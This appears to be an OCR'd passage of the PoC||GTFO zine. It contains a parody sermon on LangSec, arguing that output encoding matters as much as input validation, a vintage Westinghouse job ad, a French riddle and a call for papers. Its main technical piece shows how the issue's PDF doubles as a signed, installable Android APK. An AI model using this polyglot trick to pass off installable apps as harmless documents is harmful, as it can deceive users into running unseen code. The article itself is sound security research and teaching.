No, no, and no—for all bytes are created equal, and their interpretation depends solely on the context they are interpreted in. As any miracle cure, this snake oil of "sanitization" claims a grain of truth, but entirely misses its point. No byte is inherently "dirty" so as to be "sanitized" as such—but context and interpretation happeneth to them all, and unless you know what these context and the interpretations are, your "sanitization" is useless, nay, harmful and unneighborly to O'Hara.

The point is, neighbors, that at the input time you cannot possibly know the context of the output. Your input sanitation scheme might work to protect your backend for now—and then a developer comes and adds an LDAP backend, and another comes and inserts data into a JavaScript literal in your web page template. Then another comes and adds an additional output encoding layer for your input—and what looked safe to you at the outset crumbles to dust.



The ancient prophets of LISP knew that, for they fully specified both what their machine read, and what it printed, in the holy *REPL*, the Read-Eval-Print Loop. The *P* is just as important as the *R* or even the *E*—for without it everything falls to the ground in the messy heaps that bring about XSS, memory corruption, and packet-in-packet. *Pretty-printing* may sound quaint, a matter unnecessary for "real programmers," but it is in fact deep and subtle—it is *unparsing*, which produces the representation of parsed data suitable for the next context it is consumed in. They knew to specify it precisely, and so should you.

So what does the true prophecy look like? Verily sanitize your input—to the validity expectations you have of it. Yet be clear what this really means, and *treat the output with as much care as you treat the input*—because the output is a language too, and must be produced according to its own grammar, just as validating to the input grammar is the only hope of keeping your handler from pwnage.

Sanity in input is important in structured data. When you expect XML, you shall verify it is XML. When you expect XML with a Schema, also verify the schema. Expecting JSON? Make sure you got handed valid JSON. Use a parser with the appropriate power, as LangSec commands. Yet, if your program were to produce even a single byte of output, ask—what is the context of that output? What is the expected grammar? For verily you cannot know it from just the input specification.


Any string of characters is likely to be a valid name. There is nothing you should really do for "sanitation," except making sure the character encoding is valid. If your neighbor is called O'Hara, or Tørsby, or Åke, make sure you can handle this input—*but also make sure you have the output covered!*

This is the true meaning of the words of prophets: input validation, however useful, cannot not prevent injection attacks, the same way washing your hands will not prevent breaking your leg. Your output is a language too, and unless you generate it in full understanding of what it is—that is, unparse your data to the proper specification of whatever code consumes it—that code is pwned.

Parsing and unparsing are like unto the two wings of the dove. Neglect one, and you will not get you an olive branch of safety—nay, it will never even leave your ark, but will flap uselessly about. Do not hobble it, neighbors, but let it fly true—doing right by neighbors like O'Hara both coming and going!

EOL, EOF, and EOT!

CQ



M. R. BRIGGS, A HAM OPERATOR FOR 35 YEARS, IS MANAGER OF MISSILE GROUND CONTROL ENGINEERING, WESTINGHOUSE ELECTRONICS DIVISION

ALL ELECTRONIC ENGINEERS WITH A DESIRE TO CREATE!

The building of a ham station is an outlet for some of our creativeness. In the 35 years I've been a ham operator, I've found a lot of satisfaction in my hobby: but nothing gives me more creative pleasure than my job.

At the Westinghouse Electronics Division, creativeness is encouraged. Important, too, is the fact that the work is so vital! We're working on advanced development projects that are both interesting and challenging! For the expansion of these projects we are looking for electronic engineers experienced in radar and Missile Guidance Systems.

Of course, Westinghouse offers the finest income and benefit advantages, as well as a good location. You'll find ideal suburban living accommodations and many big-city attractions.

If you'd like more information on the high-level openings to be filled in the near future, drop us a line today!

R. M. Swisher, Jr.
Employment Supervisor, Dept. 34
Westinghouse Electric Corp.
2519 Wilkens Avenue
Baltimore 3, Maryland

YOU CAN BE SURE...IF IT'S

Westinghouse

11 Are All Androids Polyglots or Only C-3PO?

by Philippe Teuwen

```
$ pm install /sdcard/pocorgtfo12.pdf
```

That's all it takes to install this polyglot as an Android application. So what's the Jedi mind trick?

Basically, we merged the content of an Android application with the ZIP feelies. (Please excuse the cruft you'll find in the feelies!)

Now I won't teach you anything if I tell you that an APK is just a ZIP. It is, of course, a ZIP, but not just, if we also want it to be an Android app; we need the application itself, for one thing, and then some.

The Android OS requires all applications to be signed in order to be installed, so our polyglot needs to be signed by our Pastor, which is actually not a bad practice. Beyond this, Android doesn't really care about what else the ZIP could be (e.g., it can be a PDF, as is the glorious PoC||GTFO tradition), but the trick is that *all* of the archive contents must be signed. In particular, this must include all the original feelies, as you can observe in `META-INF/MANIFEST.MF`.

The resulting polyglot can be installed directly if dropped on `/sdcard/`, as well as locally, by using the Android Package Manager as shown above.

But I expect most readers—well, only those crazy enough to give execute permission to the Pastor on their terminals—to install it via the Android Debug Bridge tool `adb`. This method expects the application package filename to end in `.apk`, so let's humor it:

```
$ ln -s pocorgtfo12.pdf pocorgtfo12.apk
$ adb install pocorgtfo12.apk
```

But what does this application do? Not much, really. It copies itself (the installed APK) to `/sdcard/pocorgtfo12.pdf` and opens the copy with your preferred PDF reader.

Note: Imperial security is improving and on the latest versions of the OS, even if this 'droid polyglot gets installed, it may fail in `dex2oat`. You may need to develop your own Jedi tricks to tell them these are not the droids they are looking for—and if you do, please send them to us![55]

And you, my friend, are *you* a polyglot? Let's celebrate this fine Québécoise release with a classic *charade*!

[55] This has been finally solved in time for this electronic release. Use the Force to unravel its secrets... You may even propagate it neighbourly by Near Force Communication, in which case Padawans have first to accept apks from *unknown sources*.

Charade des temps modernes

Mon premier est le nombre de Messier de la Galaxie d'Andromède.
Mon second est la somme de quatre nombres premiers consécutifs commençant par 41.
Mon troisième est le nombre atomique de l'Unennquadium.
Mon quatrième est le nombre modèle qui succéda au Sinclair ZX80.

Mon tout lève tous les obstacles sur le chemin de la Science.

12 Tithe us your Alms of 0day!

from the desk of Pastor Manul Laphroaig,
International Church of the Weird Machines

Dear neighbors,

It's easy to feel down in these dark times. The prices are up, the stocks are down, and even in this twenty first century, innocent kids are imprisoned or driven to the brink of madness in the name of justice.


But don't despair! There are clever things to be done and good conversations to be had, while the barbarians aren't yet at our door.

I have a good friend named Jacob. He's a bartender, but to his regulars, he is a professional conversation pimp. When you sit down at his bar by yourself, you'll barely have time to take that first sip of your whiskey before he introduces you to Alice and Bob, as you all three do something with that fancy cryptography stuff.

Or he might introduce you to Mallory, as you both enjoy a malicious prank or two. Or to Sergey, as you both enjoy rare cat pictures.

And when it's too early or too late for him to introduce you to a new friend, he'll strike up a conversation himself like those bartenders do on television shows, but so rarely in real life.

So be like Jacob, and make the world a better place through good conversation. Verily I tell you, Jacob's bar, and our pews, and the timbers of whatever roof you strike a friendly conversation under are all part of the same great ladder of neighborliness!



Do this: write an email telling our editors how to reproduce *ONE* clever, technical trick from your research. If you are uncertain of your English, we'll happily translate from French, Russian, Southern Appalachian, and German. If you don't speak those languages, we'll draft a translator from those poor sods who owe us favors.

Like an email, keep it short. Like an email, you should assume that we already know more than a bit about hacking, and that we'll be insulted or—WORSE!—that we'll be bored if you include a long tutorial where a quick reminder would do.

Just use 7-bit ASCII if your language doesn't require funny letters, as whenever we receive something typeset in OpenOffice, we briefly mistake it for a ransom note. Don't try to make it thorough or broad. Don't use bullet-points, as this isn't a damned Powerpoint deck. Keep your code samples short and sweet; we can leave the long-form code as an attachment. Do not send us LaTeX; it's our job to do the typesetting!

Don't tell me that it's possible; rather, teach me how to do it myself with the absolute minimum of formality and bullshit.

Like an email, we expect informal (or faux-biblical) language and hand-sketched diagrams. Write it in a single sitting, and leave any editing for your poor preacherman to do over a bottle of fine scotch. Send this to pastor@phrack.org and hope that the neighborly Phrack folks—praise be to them!—aren't man-in-the-middling our submission process.

Yours in PoC and Pwnage,
Pastor Manul Laphroaig, D.D.